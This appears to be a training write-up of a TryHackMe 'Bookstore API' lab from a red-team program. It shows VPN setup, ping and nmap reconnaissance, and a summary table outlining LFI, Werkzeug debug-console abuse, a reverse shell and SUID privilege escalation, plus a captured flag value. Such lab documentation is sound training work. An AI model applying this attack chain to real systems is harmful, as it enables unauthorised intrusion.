TEAM
RED

NAVTTC

× VirtualSoft Technology | OJT Red Team Program

Web Application Penetration Test

TryHackMe | Bookstore API Machine

Target: Bookstore API | Platform: TryHackMe

Version 1.0 | Step-by-Step Hands-On Red Team Lab | May 2026

Prepared by: Khizar Ul Islam (Malik)

BS Software Engineering | SZABIST Islamabad | CEH Certified

GitHub: Khizar-malik97 | mrkhizar97@gmail.com

Project Code: VT-OJT-RT-2025-G4 | Group 4

NAVTTC × VirtualSoft Technology On-the-Job Training — Red Team Cloud Pentest

Introduction

This document is a complete, hands-on walkthrough of a web application penetration test performed on the **Bookstore API** machine on TryHackMe, conducted as part of the NAVTTC × VirtualSoft Technology On-the-Job Training red team project **VT-OJT-RT-2025-G4**. Every step of the attack chain — from initial TryHackMe account setup and VPN connectivity through reconnaissance, exploitation, and root flag capture — has been documented with screenshots and technical explanations.

The engagement followed a black-box approach on a deliberately vulnerable machine. Starting with no prior knowledge beyond the target's IP, the attack path was discovered through active scanning, API endpoint enumeration, Local File Inclusion (LFI) exploitation, Werkzeug debug console abuse, and SUID binary reverse engineering for privilege escalation.

Lab Environment

Component	Details
Platform	TryHackMe
Target Machine	Bookstore API
Target IP	10.49.137.241 → 10.49.153.25 (after room reset)
Target OS	Linux (Ubuntu)
Attacker Machine	Kali Linux
VPN Server	ap-south-1 (TryHackMe OpenVPN)
Project Code	VT-OJT-RT-2025-G4 | Group 4

Attack Chain Summary

Phase	Technique	Result
1. Setup	TryHackMe account + OpenVPN	Lab connectivity confirmed
2. Recon	Nmap -sC -sV -p-	Port 80 (HTTP) + Port 5000 (Flask API)
3. Enumeration	Gobuster directory brute-force	/console (Werkzeug debugger) discovered
4. LFI	API v1 show= parameter	/etc/passwd, Flask secret key, Werkzeug PIN
5. Initial Access	Werkzeug console + Python reverse shell	Shell as user sid
6. User Flag	find user.txt + cat	4ea65eb80ed441adb68246ddf7b964ab
7. Priv Esc	SUID try-harder + ltrace/objdump + XOR	root shell obtained
8. Root Flag	cat /root/root.txt	Full machine compromised

Part 1: TryHackMe Account Setup & VPN Configuration

Before any penetration testing activity begins, a TryHackMe account must be set up and the OpenVPN connection must be established. TryHackMe provides a personal VPN configuration file that routes all traffic through their private lab network, giving the attacker machine access to target machines.

Step 1.1 — TryHackMe Dashboard

After logging in to TryHackMe, the dashboard shows the user's learning progress, completed rooms, and active missions. This is the starting point before joining any lab machine.



Figure 1 – TryHackMe dashboard showing the mrkhizar97 account with active learning progress

Step 1.2 — Downloading the OpenVPN Configuration File

Under **Settings** → **VPN and VPN Settings**, the OpenVPN Advanced configuration page provides the option to download a personal .ovpn file. The **ap-south-1** server was selected and the configuration file downloaded.



Figure 2 – TryHackMe OpenVPN Advanced settings page with Download Configuration File button



Figure 3 – File manager showing the downloaded ap-south-1-mrkhizar97-regular.ovpn file in Downloads

Step 1.3 — Establishing the VPN Connection

The terminal was opened and the OpenVPN connection was initiated using the downloaded configuration file. The command runs as root to allow creation of the TUN network interface.

```
sudo openvpn ap-south-1-mrkhizar97-regular.ovpn
```

```
┌──(root㉿MALIK)-[/home/kali/Downloads]
└─# sudo openvpn ap-south-1-mrkhizar97-regular.ovpn
2026-06-03 13:44:41 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restar
ts.
2026-06-03 13:44:41 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when
cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to
 your configuration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-06-03 13:44:41 OpenVPN 2.7.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO]
[AEAD] [DCO]
2026-06-03 13:44:41 library versions: OpenSSL 3.6.2 7 Apr 2026, LZO 2.10
2026-06-03 13:44:41 DCO version: 6.19.11+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.11-1kali1 (2026-04-09)
2026-06-03 13:44:41 TCP/UDP: Preserving recently used remote address: [AF_INET]35.154.230.92:1194
2026-06-03 13:44:41 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-06-03 13:44:41 UDPv4 link local: (not bound)
2026-06-03 13:44:41 UDPv4 link remote: [AF_INET]35.154.230.92:1194
2026-06-03 13:44:41 TLS: Initial packet from [AF_INET]35.154.230.92:1194, sid=e6a4bead 6382d97b
2026-06-03 13:44:41 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to
```

Figure 4 – Terminal showing the openvpn command initialising the connection and configuring the TUN interface



Figure 5 – OpenVPN connection log — TUN interface assigned, routing configured, and 'Initialization Sequence Completed'

Step 1.4 — Verifying the TUN Interface with ifconfig

Once the VPN is active, the **tun0** virtual interface is assigned an IP address within the TryHackMe lab subnet. Running **ifconfig tun0** confirms the tunnel is up.

```
ifconfig tun0
```



Figure 6 – ifconfig output showing the tun0 VPN interface with its assigned IP address confirming connectivity

Part 2: Joining the Target Machine on TryHackMe

With the VPN connection active, the next step is deploying the target machine on TryHackMe and confirming network reachability before scanning begins.

Step 2.1 — Opening the Bookstore Machine Room

The TryHackMe Bookstore room was opened. The room description explains that the target runs a bookstore web application with a REST API. The machine was started and its target IP address was assigned.



Figure 7 – TryHackMe Bookstore room page showing the machine overview and learning objectives

Figure 8 – TryHackMe room task panel showing the user flag and root flag submission fields



Figure 9 – Target machine deployed with IP address assigned in the TryHackMe Target/Machine Information panel



Figure 10 – Target IP confirmed in Target Machine Information — 10.49.153.25 used for the engagement

Step 2.2 — Pinging the Target to Confirm Reachability

Before launching any scans, a basic ICMP ping confirms the VPN is routing correctly to the target and that the machine is online and responding.

```
ping 10.49.137.241
```



Figure 11 – Ping to target showing successful ICMP replies, confirming the machine is reachable over VPN

Part 3: Active Reconnaissance — Nmap Port Scan

Active reconnaissance begins with an Nmap scan to discover all open ports and identify running services. This phase defines the attack surface and guides all subsequent steps.

Step 3.1 — Launching the Nmap Scan

Nmap was launched with **-sC** (default scripts), **-sV** (version detection), and **-p-** (all 65,535 ports) to ensure comprehensive coverage. The scan was run against the target IP address.

```
nmap -sC -sV -p- 10.49.137.241
```



Figure 12 – Nmap scan initiated in terminal — version detection and default scripts running against target

